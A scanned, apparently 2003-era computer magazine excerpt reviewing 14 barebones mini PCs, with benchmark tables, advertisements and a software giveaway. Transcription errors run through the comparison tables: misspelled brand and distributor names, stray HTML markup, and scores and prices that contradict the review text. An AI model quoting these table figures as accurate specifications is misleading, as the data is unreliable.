| ✗ | Can block outbound ports. |
| Verdict | ●●●●○ |



Details

| | |
|---------|--|
| Contact | Brother Industries |
| Phone | (02) 9887 4344 |
| Online | www.brother.com.au |
| Price | \$2,499 |
| ✓ | Inexpensive to buy, cheap running costs. |
| ✗ | Heavy toner at 1,200dpi resolution |
| Verdict | ●●●●○ |



Always Two Steps Ahead®

Twinhead stays ahead of the competition to bring you the best from the frontline of notebook technology.

Introducing the **efio!2600 series**, Mobile Intel® Pentium® 4 portable powerhouses armed with spill-proof keyboards and Impax Protection Technology. Some added assurance useful for unexpected surprises that come your way...



Features

- Impax Protection
- Spill-Proof Keyboard
- Bluetooth Slot
- GPRS Slot
- Firewire Port
- USB 2.0
- WiFi(IEEE 802.11b) Slot
- Military Standard 810E
- Weighs only 2.43kg



Twinhead®

The Notebook Specialist
www.twinhead.com.au

Exclusively Distributed by: Twin Resources Pty Ltd PO Box 249 Moonee Ponds VIC 3039 Tel: (03) 9375 3545 Fax: (03) 9375 1383

Twinhead International Offices: USA • UK • Germany • France • Taiwan • China

Notebook Manufacturer Since 1986

Twinhead, IMPAX and Two Steps Ahead are registered trademark of Twinhead Corporation. All registered trademarks and logos are the property of their respective owners.

apc's

VALUED AT OVER
\$15,000

Massive

product giveaway

Your chance to win one of 38 products

Compliments of ISWH and City Software

THESE PRIZES INCLUDE



Retrospect Backup 6.0 (Single Server Pack)
\$1,507



CA BrightStor ARCserve Backup 9.0
\$1,299



Adobe Acrobat 6.0 Professional
\$949




Macromedia Dreamweaver MX
\$869



Microsoft Windows XP Professional
\$675



FileMaker Pro 6
\$600



Microsoft Office XP Professional
\$1,288



CorelDRAW Graphics Suite 11
\$1,175



LaCie 40GB portable hard drive
(supports USB2.0 and FireWire)
\$539



Extensis Portfolio 6
\$515

Dive into this fantastic prize pool of software and hardware worth over \$15,000 — compliments of APC magazine, City Software and International Software Warehouse.



Epson CX3100 multi-function device (inkjet printer, scanner and copier)

\$418



Microsoft Wireless Optical Desktop (wireless keyboard and mouse)

\$199.95



City Software is proud to be associated with APC magazine for over 11 years.

In this time City Software has grown to become one of the largest software retailers in Australia. In March 2001, City Software purchased Sydney-based International Software Warehouse (ISWH), expanding City Software's business from predominantly software to include an extensive hardware and consumables range. Combined, City Software and ISWH offer the best of both worlds: specialised advice and a huge product offering on hardware and software solutions.



iswh

Check out our latest product catalogue at the back of this edition of APC, or visit us online at www.csw.com.au or www.iswh.com.au for Australia's most competitive prices.



CA eTrust Antivirus 7.0 (five user licence)

\$327



MAUS StockmarketPlus

\$199



Bundle of ACT! 6.0 plus ACT! for Palm handhelds

\$299



Netcomm NB2800 ADSL Router/4 Port Switch

\$169.95



Norton Internet Security 2003

\$149.95



Norton SystemWorks 2003

\$149.95



PowerQuest PartitionMagic 8.0

\$149.95



Microsoft Rise of Nations

\$99.95

PLUS MORE

- Microsoft Office for Mac V.x
- NetObjects Fusion
- Laplink GOLD
- Extensis Suitcase 10 for Mac
- Macromedia Contribute
- Microsoft Works Suite 2003

- Legrand CRM v2
- Microsoft Picture It! Digital Image Pro
- Winfax Professional 10.02
- Vet Net Surfer
- Microsoft Age of Mythology
- PowerQuest Drive Image

- Microsoft Freelancer
- FileMaker Mobile
- Microsoft Money 2003
- Trellian SubmitWolf 4
- Stuffit Deluxe
- Microsoft Encarta Standard 2003

TO ENTER VISIT

www.apcmag.com/apcgiveaway
and register today for your chance to win!

Compliments of ISWH & City Software

The bare essentials

A mini PC doesn't have to mean mini performance.

Paul Robinson and Matt Overington take a look at 14 of the latest barebones computers.

Not everyone has the space to fit a computer tower on their desk. With living areas shrinking in many countries, people are opting for laptops because they can be easily packed away, thus freeing up valuable real estate. The dwindling size of local inner city units — though not as extreme as overseas — is forcing some to look for cheaper alternatives to midi towers which don't have laptop-esque price tags.

Enter the mini PC. We've rounded up 14 of the latest barebones systems from the Intel and AMD camps to test their functionality, looks and performance. Based on the Flex-ATX or micro-ATX form factor, motherboard manufacturers bundle miniature motherboards with small and often very stylish cases into a package known as a barebones system.

Shrinking these cases down involves many feats of engineering — not just to fit components made for larger PCs into a micro-sized case, but also to deal with the heat issues associated with confined spaces. It's often the case that the smaller the PC box, the more extravagant the cooling system — some manufacturers use radiators and high-density copper heat sinks to suck as much heat out of the system as possible.

The prices for the majority of these systems are higher than your standard case and motherboard combination. There are many reasons for this, including: the use of aluminium in the chassis; copper heat sinks; unique radiator designs; and the fact that it's a niche market at the moment that doesn't have the same market share, or low cost of production, as the standard midi tower case and ATX motherboard.

But if you're short of space in your home you'd probably not mind paying a bit more for the reduced desk footprint and portability of these systems.

How we tested

We tested Intel and AMD systems and decided to avoid any direct comparisons between the two camps. For this reason, we have two Editor's Choice awards — one for the best Intel system and one for the best AMD system. All systems used 256MB of DDR400 RAM and 80GB Maxtor hard drives. Intel systems were tested with a 2.4GHz P4, while AMD systems were tested with an Athlon 3000+ which was clocked down to a 2100+ as the majority of AMD systems could not support the higher frontside bus (FSB).

The benchmarks used for this Labs Challenge include SYSmark2002, Winstone 2002 (Business package), PCMark and WinBench 99. 3D performance was tested with our usual Quake 3 demo test at 640 x 480 and 1,024 x 768 resolutions.



Soltek QBIC 3000M

The QBIC seems to roll all the good points of every other P4 system tested into one case. The unconventional, mirrored front faceplate and the brushed aluminium cover create a crisp, clean design. A blue power LED and a red hard disk LED add to the head-turning ability of this case.

Rounded internal edges ensure minimal chance of injury when inserting or removing hardware.

Capable of housing two external 5.25 drives, one external 3.5 drive and an internal 3.5 drive, the QBIC can meet all your storage needs. To cope with such a large number of drives the QBIC is equipped with a 200W power supply that easily handles the load of a full case.

Apart from the initial system build, you are unlikely to ever need a screwdriver when working on this case as even the expansion slots have thumbscrews to hold the cards in place.

Three FireWire ports and two USB 2.0 ports on the front plate and a further four USB 2.0 ports on the rear panel ensure the case will meet any expansion requirements. The audio capabilities are also top notch: 5.1 sound is available on the rear of the system and the front panel sports headphone and mic jacks, as well as two optical SPDIF jacks for high-quality sound.

Cooling is taken care of by side ventilation holes and an 80mm fan mounted on the back of the case, just above the CPU. With a 533MHz frontside bus, the QBIC supports Hyperthreading-capable CPUs. AGP overheating woes are avoided thanks to the gap between the graphics card and the case, which allows for adequate airflow. Many of the side ventilation holes are located next to the AGP slot to ensure a constant supply of cool air. About the only complaint we had is the lack of onboard TV-out capability.

When coupled with a high-end CPU and a high-end AGP video card with TV-out, the Soltek QBIC is powerful enough to handle the latest games with blistering performance and still remain quiet enough to function as a very good home theatre system.

Details

| | |
|---------|---|
| Contact | Altech |
| Phone | (02) 9748 3600 |
| Website | www.altech.com.au |
| Price | \$760 |
| ✓ | Two 5.25 drives, well-rounded and thought-out design. |
| ✗ | Mirrored front easily smudged. |
| Verdict | ★★★★ |



Shuttle SN41G2



Shuttle has focused heavily on the small form factor PC in recent years, and has an extensive catalogue of barebones systems to suit a number of budgets and processors. The SN41G2 is its latest AMD-based offering, and supports processors up to Athlon XP 3000+.



It's obvious that a lot of thought has been put into the design of the SN41G2, and plenty has been packed into a small space. The unit features two DDR SDRAM slots, FireWire, USB 2.0, Ethernet, SPDIF audio sockets, and both PCI and AGP slots.

The SN41G2 is capable of accommodating up to two 3.5in drives (either two hard disks, or a hard disk and a floppy drive), and a single 5.25in drive. All IDE cables are routed through clips from the motherboard around the side of the drives, away from the path of any moving air.

Shuttle has devised an ingenious cooling system for its small form factor PCs called the Integrated Cooling Engine (ICE). Conductive pipes transfer CPU heat from the top of the processor to a radiator at the back of the case. The radiator is enclosed on all sides, with a fan at the top and vent at the bottom, to drain excess heat from the rear of the system.

In operation, the ICE system worked flawlessly, and did a commendable job of keeping our AMD's internal organs at a stable temperature. The sleek, brushed aluminium enclosure also helps the SN41G2 to keep cool.

The SN41G2 is based on nVidia's Nforce2 chipset, which led the Shuttle unit to post a 3Dmark 2001 Pro score of just over 3,000. While this isn't lightning fast, it means that the SN41G2 will still be able to keep up with many 3D games. We threw in a 128MB Radeon 9700 as a quick test and managed a score of 12,954 under 3Dmark 2001 Pro.

As an all-round PC, the SN41G2 is hard to fault. It'd be at home in a living room driving a home entertainment system, on a desk as an everyday workstation or portable LAN gaming box, or in a cupboard as a low-end file server.

| Details | |
|---------|----------------------------------|
| Contact | Sato Technology |
| Phone | (03) 9899 6333 |
| Online | www.satotech.com.au |
| Price | \$760 |
| ✓ | Looks great, works just as well. |
| ✗ | Small power supply |
| Verdict | ●●●●● |

ASUS Pundit



The Pundit P4 system is given an honourable mention due to the massive amount of functionality ASUS has managed to pack into this tiny case. This vertically oriented case has many features that would normally be found in a laptop.

Opening the front panel reveals an array of ports, slots and audio jacks. The front panel provides easy access to two USB 2.0 ports, two FireWire ports, standard audio jacks for headphones and a microphone, optical input and output jacks, a four-in-one card reader and a PCMCIA slot.

The last two features are what make the Pundit stand out above the rest of the pack. The four-in-one card reader is able to read Multimedia Cards, Smart Media, Secure Digital and Sony Memory Sticks, which makes the Pundit your one stop memory stick shop. A PC Card makes adding a card, such as a wireless network card, much simpler.

The back plate provides two TV-out ports for both RCA and S-Video connectors, 5.1 audio jacks, a SPDIF digital audio optical jack and DVI-out. There is also space for two PCI expansion cards on a riser card which is mounted into a single PCI slot.

This tiny case has overcome the typical heat problems associated with the poor ventilation of small systems. The CPU heat sink has a shrouded fan, which sits flush with the side panel. The side panel has a number of ventilation holes next to the heat sink that allow the fan to suck cool air directly into the case and onto the heat sink fins. With no chance for the air to heat up over other components such as the hard drive, the CPU is kept cooler than most other barebones systems tested. Having the CPU fan next to ventilation holes can be noisy, but ASUS has implemented a variable speed fan which only reaches its maximum speed under heavy loads.

With respectable benchmark results for business applications and the professional-looking case, the Pundit is more suited to office life or as a home PC as its less-than-impressive 3D performance rules it out from running high-end games.

| Details | |
|---------|---------------------------------------|
| Contact | Casa |
| Phone | (07) 3256 1999 |
| Online | www.casa.com.au |
| Price | \$426 |
| ✓ | PCMCIA slot, four-in-one card reader. |
| ✗ | Mediocre graphics performance. |
| Verdict | ●●●●● |

AOpen H340



Our first impression of this plain beige steel case wasn't exactly exciting, but once we looked inside we changed our minds. The nForce chipset provides serious 3D grunt thanks to the GeForce 4 MX inbuilt video adaptor. This power was evident in benchmarking by producing Quake 3 frame rates of 148.6 fps at 640 x 480 and 84.5 fps at 1,024 x 768.

The MK79G motherboard is packed with three PCI slots, one AGP and one AMR slot. However, due to the low profile of the H340, full height expansion cards are out of the question. Half-height cards should fit without an issue, but be sure to check



the height before purchasing any add-on cards.

The H340/MK79G combination provides a total of six USB 2.0 ports, with two located on the front in a concealed compartment along with audio in and out jacks. Yet with the inclusion of so many USB ports it was surprising to find no trace of FireWire.

The case is rather large and occupies a considerable amount of desk space. Thankfully, feet can be mounted, allowing for the case to be placed vertically and freeing up valuable space. While the beige case is suited to office environments, the case is also available in the H340 Black Series for those who prefer a more stylish look.

| Details | |
|---------|---------------------------|
| Contact | Infotech |
| Phone | (02) 8745 8401 |
| Online | www.bluechipit.com.au |
| Price | \$370 |
| | Excellent 3D performance. |
| | Plain beige case. |
| Verdict | ●●●○○ |

AOpen H340H Black Series



AOpen is clearly not devoting enough resources to the mini PC

barebones system market. While the black and silver case looks quite slick, owners will still be stuck measuring any expansion card they want to add to ensure they fit in the system vertically.

Like the AOpen H340 beige unit, the Black is also capable of vertical positioning after moving the detachable feet to the side of the case.

The front USB 2.0 and audio jacks are hidden behind a fold-down cover, as is the floppy drive and CD/DVD drive. This gives a more polished, professional look to the case when compared to the beige model.



The MX4GER has four USB 2.0 ports on the motherboard mounted at the back, along with the standard NIC socket. Yet again, there were no signs of any FireWire ports, leaving owners with the joy of hunting down a half height PCI card if they have any FireWire devices.

The system performed quite well in benchmarking, particularly with business applications, scoring an above average 25.3 on the Business Winstone 2002 test.

Taking a leaf from companies such as Apple, Compaq and Dell, the ASUS H340 case has fold-out drive bays. This saves your wrists as you don't need to unscrew the top level of the drive bays to reach the hard drive mount.

| Details | |
|---------|------------------------------|
| Contact | Bluechip Infotech |
| Phone | (02) 8745 8401 |
| Online | www.bluechipit.com.au |
| Price | \$330 |
| | AGP slot. |
| | Half height expansion slots. |
| Verdict | ●●●○○ |

ASUS Prodigy



After reviewing the ASUS Pundit, the Prodigy seems like a desktop PC that has been cut in half. While ASUS has done a remarkable job in shrinking the height of the system, this P4 still has the same sort of footprint as your average Compaq desktop PC for example. Fortunately, the system can be mounted vertically to reduce the footprint.

With two PC2100 DDR memory slots, a 165W power supply and four USB 1.1 ports, the lack of standard components doesn't leave the best impression. One saving grace is the inclusion of a TV out port



on the rear of the system, but this can't make up for the lack of USB 2.0 or FireWire ports.

The green thermal compound used on the heat sink is called thermal grease, but as we discovered, it could more aptly be named thermal glue. After benchmarking the system and dismantling the unit, the time came to remove the heat sink and CPU from the motherboard. The process was suddenly streamlined for us when, while removing the heat sink, we were shocked to find that the CPU came off with it. Thankfully the CPU was not damaged in the process, but the experience and subsequent effort involved in separating the CPU from the heat sink raised many an eyebrow around the lab.

| Details | |
|---------|-----------------------|
| Contact | Cassa |
| Phone | (07) 3256 1999 |
| Online | www.cassa.com.au |
| Price | \$363 |
| | Good price. |
| | USB 1.1; no FireWire. |
| Verdict | ●●●○○ |

Chyang Fun eNote



The P4 eNote is the barest of barebones offerings from Chyang Fun. With a horizontal profile, this system requires more desk space than the eCube (see below). Despite being made of aluminium, the eNote is heavier than the eCube because of its thicker case.



The eNote is aimed more at users who want a snazzy looking mini desktop, rather than gamers. This is also evident when inspecting the motherboard. There is only one PCI slot for expandability, with no trace of an AGP slot. The sound capabilities are also geared towards a relatively sedate desktop with only 2.1 sound supported by the onboard chipset.

Moreover, the IDE channels are capable of ATA100, reducing the performance of any new drive. The power supply is quite ordinary too, providing a meagre 150W of power to the system. This is probably a wise choice given the lack of ventilation in the case.

It was disappointing to see the lack of thought put into the placement of the front USB ports — they're so deeply embedded within the case that many USB memory keys won't fit without the use of a USB extension cord.


In short, the eNote's good looks just aren't able to make up for the bare minimum offering of the motherboard and the lack of forethought with the case design.

| Details | |
|---------|----------------------------|
| Contact | Saeba |
| Phone | (02) 9591 5610 |
| Online | www.saeaba.com |
| Price | \$550 |
| | Good business performance. |
| | 2.1 sound, no FireWire. |
| Verdict | ●●●○ |

Chyang Fun eNote



Chyang Fun also offers the aluminium eNote with an AMD-compatible motherboard. The CFI-576 motherboard provides two PC2100 DDR memory slots for a maximum of 2GB of RAM.



The AMD version has the same number of USB 2.0 ports as the Pentium system, with two at the front and two on the rear panel, and also includes three FireWire ports with one on the front and two on the rear of the system. All the ports on the front panel are still deeply set in the perspex fascia, so USB devices may still suffer the same problems that the P4 system did with large USB memory keys.

The audio has been improved on the AMD offering with 4.1 audio instead of the 2.1 audio solution found on the P4 eNote. The eNote's graphics capability is set in stone with no AGP slot to allow for a third-party graphics adaptor.

AMD's generally run hotter than Pentium systems, and we were concerned about the effectiveness of the cross flow fan used to push hot air out of the case. Despite this, we didn't encounter any heating problems — although the system was tested in an air conditioned room.

Benchmark results were favourable: the eNote performed almost as well as the Gigabyte G-max, in fact it outperformed the G-max on the Winstone 2002 and PC Mark tests with scores of 26.2 and 5,092 for the PC CPU Mark.

| Details | |
|---------|---------------------------|
| Contact | Saeba |
| Phone | (02) 9591 5610 |
| Online | www.saeaba.com |
| Price | \$550 |
| | Good performance; TV-out. |
| | No AGP slot. |
| Verdict | ●●●○ |

Chyang Fun eCube



At first glance, Chyang Fun seemed to have put much thought into the functionality of this super-light aluminium case, as evidenced by the inclusion of an ergonomic, sturdy handle for easy transportation. However, once the P4 CF-596 motherboard was inspected, we changed our minds.



Chyang Fun placed the AGP slot right up against the Perspex window. While placing the video card closer to the window may make the system look more appealing, it doesn't do the system any favours when it comes to cooling.

When a Leadtek TI4200 was added and the case replaced, the system was lucky to last 30 seconds

before the video card was overheating and producing a garbled display. Those planning on purchasing this otherwise impressive case with a third party video card should consider taking a drill to the Perspex window or be prepared to run the system with the side off.

Cooling issues were the most likely cause for the poor benchmarking results — 130 in SYSmark2002 and 15.7 in Winstone 2002.

The test system was supplied with twin blue neon cold cathode lights and an AOpen CD-RW drive, extras that aren't included in the retail price. With a 220W PSU, as well as USB 2.0, FireWire and optical audio ports on the front, this case will meet many gamers' needs.

| Details | |
|---------|---|
| Contact | AusPCMarket |
| Phone | (02) 9746 0999 |
| Online | www.auspcmarket.com.au |
| Price | \$749 |
| | Windowed sides, carry handle. |
| | Heating issues; AGP slot too close to window. |
| Verdict | ●●●○ |

Gigabyte G-Max FB3DSE



This AMD-powered barebones system has a footprint of 428 x 326mm and was the largest mini PC we tested. Given its size, most people would be tempted to place their monitor on top of the case to save space. This would be fine if not for the large ventilation grill on the top of the case. For this reason it's best to use the cradle provided to seat the case in a vertical position.

The interchangeable face plate gives a splash of colour and helps lift the case from its otherwise beige dullness. The G-Max systems are sold with floppy and CD/DVD drives, which should be considered when comparing prices. Two FireWire ports are provided



via the PCI expansion card, and a four-pin FireWire port is located on the front panel. With one PCI slot used by the FireWire card, there are two PCI slots free for use with other cards, along with an AGP slot for beefing up the 3D performance.

The onboard ProSavage video adaptor provides more than adequate 3D performance, with Quake 3 scores of 123fps at 640 x 480, beating many of the 2.4GHz Intel systems. The system also performed well on SYSmark2002 with a score of 170, the fastest of all AMD systems tested.

Overall, this G-Max is quite a powerful system for a reasonable price.

| Details | |
|---------|--|
| Contact | Rectron |
| Phone | (02) 9748 7725 |
| Online | www.rectron.com.au |
| Price | \$359 |
| ✓ | Well ventilated; excellent 3D results. |
| ✗ | Big footprint. |
| Verdict | ●●●○ |

Gigabyte G-Max FB2CB



This G-Max ships with a floppy drive and DVD player bundled into the price. A lower spec model is available with a CD-ROM instead of a DVD drive for price-conscious environments such as office rollouts. It was disappointing to see that Gigabyte was unable to provide FireWire for its P4 products, with only two front and two back USB 2.0 ports available for connecting third-party devices.

Enclosed in the same case as the AMD G-Max, you'll probably want to keep this case in a vertical position to save desk space.

The same choice of interchangeable faceplates is available to break up the beige monotony of the rest of the case.



The GA-8GEM667K motherboard has three PCI slots and one AGP slot for expansion cards, but because of the low height of the case, owners will have to search for half height expansion cards.

Benchmarking results were impressive. Quake 3 scored 61.2fps at 1,024 x 768, placing it in third position. This is not bad going considering it's powered by the same base model onboard i845G graphics chipset as many of the other systems tested and managed to outperform almost all of them.

This G-Max also clocked the highest SYSmark2002 and Winstone 2002 scores of 225 and 27.5 respectively, making this system a strong performer in both business and game applications.

| Details | |
|---------|---|
| Contact | Rectron |
| Phone | (02) 9748 7725 |
| Online | www.rectron.com.au |
| Price | \$349 |
| ✓ | Well ventilated; changeable faceplates. |
| ✗ | Large footprint. |
| Verdict | ●●●○ |

iwill XP4-G



This aluminium case is extremely light, even when compared to other cases made from the same material. This is because the power supply is also made out of aluminium. iWILL has managed to make the chassis very thin without compromising the structural integrity. This was the smallest case we tested.

The price for producing a case this small is compromise. The XP4 is equipped with only one memory slot and one PCI slot, leaving the system with no AGP capability. The XP4 is yet another system that doesn't come equipped with FireWire.

However, the motherboard's support for Hyperthreading makes up for these

shortcomings. It was also a strong performer in benchmarking. While not the fastest system, it was consistently near the front of the pack with the second-highest Quake 3 score of 127.5fps at 640 x 480, and a SYSmark2002 rating of 217 (fourth highest of the P4 systems).

This barebones system is one of the cheapest tested, although this is reflected in the finish of the case. Aluminium is renowned for producing sharper edges than your average steel case and most case manufacturers go to great lengths to ensure all edges are rounded. Many of the edges on the XP4 are rounded but there are still a number of surfaces that the uncoordinated or unlucky could come to grief on.

In short, this is a good, small system for the money.



| Details | |
|---------|---|
| Contact | Altech |
| Phone | (02) 9748 3033 |
| Online | www.altech.com.au |
| Price | \$461 |
| ✓ | Extremely light; supports Hyperthreading. |
| ✗ | No AGP or FireWire. |
| Verdict | ●●●○ |

THINK FAST



WHO HAS THE INDUSTRY'S FASTEST, MOST COMPLETE LINE OF DVD?

When it comes to recording on DVD, faster is better. And no one lets you record faster than Verbatim. With write speeds now 4x and soon to be higher, our DataLifePlus™ DVD discs are the ideal media to store all kinds of exciting DVD content.

Surprised? Don't be.

Verbatim's technical leadership and superior manufacturing capabilities ensure we are first to market with new DVD products at the fastest speeds with guaranteed drive compatibility.

That's why Verbatim is the preferred DVD media choice of OEMs and PC manufacturers worldwide.

What's more, Verbatim offers the industry's most complete line of DVD formats, in a wide range of packaging for both home video and data storage applications. All backed by a Lifetime Warranty.

So next time you're thinking about DVD, think Verbatim. Because faster... is better.

VISIT OUR WEBSITE



www.verbatim.com.au

Verbatim®

Verbatim Australia, 1 Wer Street, Glen Iris 3146, VIC, Australia
t: (03) 9823 0999 f: (03) 9824 7011 e: info@verbatim.com.au

For more information, call us on (03) 9823 0999 or email dvd@verbatim.com.au

MSI Hermes



As a budget barebones system, the Hermes packs many of features into a small case. If you can overlook the relatively bland case design, opening the front panel reveals standard audio in and out jacks, as well as an SPDIF optical jack, four USB 2.0 ports and a four-pin FireWire port. There is also an optional module which can be added for \$30 containing two

PCMCIA card slots and a Sony memory stick reader. The back of the case has two USB 2.0 ports, a six-pin FireWire port, six channel audio and an onboard 100Mbps network adaptor. The Hermes is a bit long in the

tooth and its motherboard specifications reflect this. With a maximum FSB speed of 400MHz, the fastest processor that the Hermes can handle is the 2.4GHz P4 we tested with. The motherboard has one PCI slot which is then converted to two PCI slots via the riser card.

MSI has a specialised cooling system for the low profile of the case. Instead of relying on the bulky OEM P4 heatsinks, a low height, high density copper heatsink sits over the CPU with four screws fastening it to the motherboard. A 30mm fan on the heatsink sucks cool air in from outside, and two fans on the side of the case blow out hot air.



| Details | |
|---------|--|
| Contact | MSI |
| Phone | (02) 9748 0070 |
| Online | www.msicomputer.com.au |
| Price | \$350 |
| | Plenty of USB and FireWire ports. |
| | Plain beige case, 400MHz FSB max. |
| Verdict | <div> <div></div> <div></div> <div></div> <div></div> <div></div> </div> |

| Model | ADopen H340 | ADopen H340H | ASUS Prodigy | ASUS Pundit | CF eCube CF-596BL | CF eNote P4 CF-566H |
|--------------------------------|----------------------------|----------------------------|------------------------------------|-----------------------------------|----------------------------|---------------------|
| Price | \$370 | \$330 | \$363 | \$426 | \$749 | \$649 |
| Distributor | Bluechip Intertech | Bluechip Intertech | Casus | Casus | AsusPC Market | Sesbu |
| Contact | (02) 8745 8401 | (02) 8745 8401 | (07) 3256 1999 | (07) 3256 1999 | (02) 9746 0900 | (02) 9591 5610 |
| Dimensions (LxWxH) | 415 x 319 x 109 | 415 x 319 x 109 | 305 x 385 x 88 | 357 x 91 x 125 | 304 x 251 x 235 | 380 x 295 x 110 |
| Power supply | 200W | 220W | 165W | 200W | 220W | 150W |
| Platform | AMD | Intel | Intel | Intel | Intel | Intel |
| Chipset | nVidia nForce2-GT | Intel 845GE | Intel 845G | SiS 615/602 | Intel 82845GE | Intel 845/845GL |
| Graphic adapter | Onboard GeForce 4 MX | Intel 845G | Intel 845G / TV-out / FireWire out | TV-out / S-video out | Intel 845G | Intel 845GL |
| Memory slots | 2 x PC3200 DDR | 2 x PC2700 DDR | 2 x PC2100 DDR | 2 x PC2700 DDR | 2 x PC2700 DDR | 2 x PC2100 DDR |
| Expansion slots | 3x PCI; 1x AGP; 1x AMR | 3x PCI; 1x AGP; 1x AMR | 2x PCI | 2x PCI | 1x PCI; 1x AGP | 1x PCI |
| Drives | 1x CD-ROM; 1x HDD; 1 x FDD | 1x CD-ROM; 1x HDD; 1 x FDD | 1x CD-ROM; 1x HDD; 1 x FDD | 1x CD-ROM; 1x HDD | 1x CD-ROM; 1x HDD; 1 x FDD | 1x CD-ROM; 1x HDD |
| Audio | 3.1 | 3.1 | 3.1 | 3.1 | 3.1 | 2.1 |
| USB | 2x front; 4x back | 2x front; 4x back | 2x USB 1.1 front; 2x USB 1.1 back | 2x USB 2.0 front; 2x USB 2.0 back | 2x front; 2x back | 2x front; 2x back |
| FireWire | None | None | 1 x 4 pin front | 2 x front | 1x front; 2x back | None |
| LAN | 100Mbps | 100Mbps | 100Mbps | 100Mbps | 100Mbps | 100Mbps |
| Front media jacks | Headphone and mic, optical | Headphone and mic | Headphone and mic, optical | Headphone and mic, optical | Headphone, mic, optical | Headphone and mic |
| SYSmark2002 | 150 | 219 | 216 | 207 | 130 | 204 |
| WinStone 2002 | 24.2 | 25.3 | 26.1 | 24.5 | 15.7 | 24.8 |
| PC Mark CPU | 3,983 | 5,969 | 5,804 | 5,828 | 5,853 | 5,793 |
| PC Mark memory | 1,161 | 5,073 | 4,766 | 4,632 | 5,439 | 4,701 |
| PC Mark hard drive | 917 | 1,048 | 937 | 840 | 930 | 1,049 |
| WinBench 99: Business disk | 5,280 | 5,701 | 5,386 | 4,820 | 3,340 | 5,470 |
| WinBench 99: High-end disk | 18,600 | 19,000 | 18,800 | 17,500 | 5,680 | 19,100 |
| WinBench 99: Business graphics | 22 | 74 | 97 | 91 | 728 | 330 |
| WinBench 99: High-end graphics | 946 | 737 | 1,348 | 1,120 | 1,630 | 1,190 |
| Quake 3: 640 x 480 | 148.6 | 98.2 | 79.4 | 77.3 | 88.3 | 86.2 |
| Quake 3: 1,024 x 768 | 84.5 | 43.8 | 39.6 | 38.7 | 42.3 | 41.2 |

Shuttle SB52G2

The SB52G2 is aimed at a different market to most of the other machines in this roundup. In addition to providing support for a Hyperthreaded Pentium 4 CPU, DDR SDRAM running at 333MHz, and two internal PCI



cards, the FB52 motherboard features both gigabit and 100-base LAN ports. This makes it suitable for life as a router or gateway machine on a home or office network.

The SB52G2 is well built, and close attention has been paid to fine details like front-mounted USB and audio ports.



Like the AMD-based Shuttle unit, the SB52G2 — which we reviewed recently (APC May, page 36) — also makes use of the Integrated Cooling Engine (ICE) to reduce the ambient heat inside the case.

The Shuttle screamed along under SYSmark2002, obtaining an impressive Internet Content Creation score of 294, which was supported by an Office Productivity score of 155.

At the heart of the motherboard is Intel's 845G chipset, which provides modest 3D performance. Under 3Dmark 2001 Pro, the SB52G2 managed a score of 1352, which was well below the bar set by the NForce-based systems.

| Details | |
|---------|---------------------|
| Contact | Sato Technology |
| Phone | (03) 9899 6333 |
| Online | www.satotech.com.au |
| Price | TBA |
| | Very quiet. |
| | Average 3D score |
| Verdict | ●●●●○ |

| CF eNote AMD CF-5668-K7 | GB G-max FB2CB | GB G-max FB2DE | Intel XP4-G | MSI Hermes | Shuttle SB52G2 | Shuttle SN41G2 | Satek Qbic |
|-------------------------|-------------------------|-------------------------|-----------------------------------|----------------------------|-------------------------------------|-------------------------------------|-------------------------------------|
| \$550 | \$349 | \$359 | \$461 | \$350 | TBA | \$515 | \$700 |
| Satek | Recluse | Recluse | Altech | MSI | Sato Technology | Sato Technology | Altech |
| (02) 9591 5610 | (02) 9748 7725 | (02) 9748 7725 | (02) 9748 2233 | (02) 9748 0070 | (03) 9899 6333 | (03) 9899 6333 | (02) 9748 2233 |
| 380 x 285 x 115 | 428 x 326 x 92 | 428 x 326 x 92 | 270 x 190 x 160 | 342 x 309 x 63 | 294 x 200 x 180 | 294 x 200 x 180 | 215 x 295 x 130 |
| 150W | 180W | 180W | 220W | 125W | 200W | 200W | 200W |
| AMD | Intel | AMD | Intel | Intel | Intel | AMD | Intel |
| 585 740 | Intel 845/845g | VIA ProM266 | Intel 845g | Intel 845/845g | Intel 845GV | nVidia nForce2 | Intel 845g |
| 585 740 | Intel 845/845g | VIA ProM266 | Intel 845g | Intel 845/845g | Intel 845GV | Onboard GeForce 4 MX | Intel 845g |
| 2 x PC2700 DDR | 2 x PC2700 DDR | 2 x PC2100 DDR | 1 x DDR 2700 | 2 x PC2100DDR | 2 x PC2700 DDR | 2 x PC2700 DDR | 2 x DDR 2700 |
| 1 x PCI | 3 x PCI, 1 x AGP | 2 x PCI, 1 x AGP | 1 x AGP | 2 x PCI | 2 x PCI | 1 x PCI, 1 x AGP | 1 x PCI, 1 x AGP |
| 1 x CD-ROM; 1x HDD | 1x CD-ROM; 1xHDD; 1xPDD | 1x CD-ROM; 1xHDD; 1xPDD | 1x CD-ROM; 1x HDD | 1x CD-ROM; 1xHDD; 1xPDD | 2 x 3.5in; 1 x 5.25in | 2 x 3.5in; 1 x 5.25in | 2x CD-ROM; 1xHDD; 1xPDD |
| 4.1 | 5.1 | Storero | 5.1 | 5.1 | 5.1 | 5.1 | 5.1 |
| 2 x front; 2 x back | 2 x front; 2 x back | 2 x front; 2 x back | 2 x USB 2.0 front; 2 USB 2.0 back | 4 x front; 2 x back | 2 x USB 2.0 front; 2 x USB 2.0 rear | 2 x USB 2.0 front; 2 x USB 2.0 rear | 2 x USB 2.0 front; 4 x USB 2.0 back |
| 1 x front; 2 x back | None | 1 x front; 2 x back | None | 1 x back | None | 1 x front; 1 x rear | 3 x front |
| 100Mbit/s | 100Mbit/s | 100Mbit/s | 100Mbit/s | 100Mbit/s | 100Mbit/s | 100Mbit/s | 100Mbit/s |
| Headphone and mic | Headphone and mic | Headphone and mic | Headphone and mic | Headphone and mic, optical | Headphone and mic | Headphone and mic, optical | Headphone and mic, optical (front) |
| 168 | 225 | 170 | 217 | 211 | 216 | 167 | 220 |
| 26.2 | 77.5 | 23.1 | 23.6 | 26.5 | 24.9 | 24.9 | 26.5 |
| 5,092 | 5,926 | 5,086 | 5,899 | 5,825 | 5,902 | 5,075 | 5,915 |
| 3,198 | 5,218 | 2,937 | 5,408 | 4,345 | 5,055 | 2,877 | 5,381 |
| 1,043 | 676 | 719 | 772 | 1,164 | 1,052 | 705 | 1,149 |
| 5,360 | 8,526 | 4,940 | 8,936 | 5,190 | 5,122 | 4,890 | 5,640 |
| 18,400 | 17,900 | 17,200 | 18,600 | 22,700 | 19,000 | 16,990 | 21,400 |
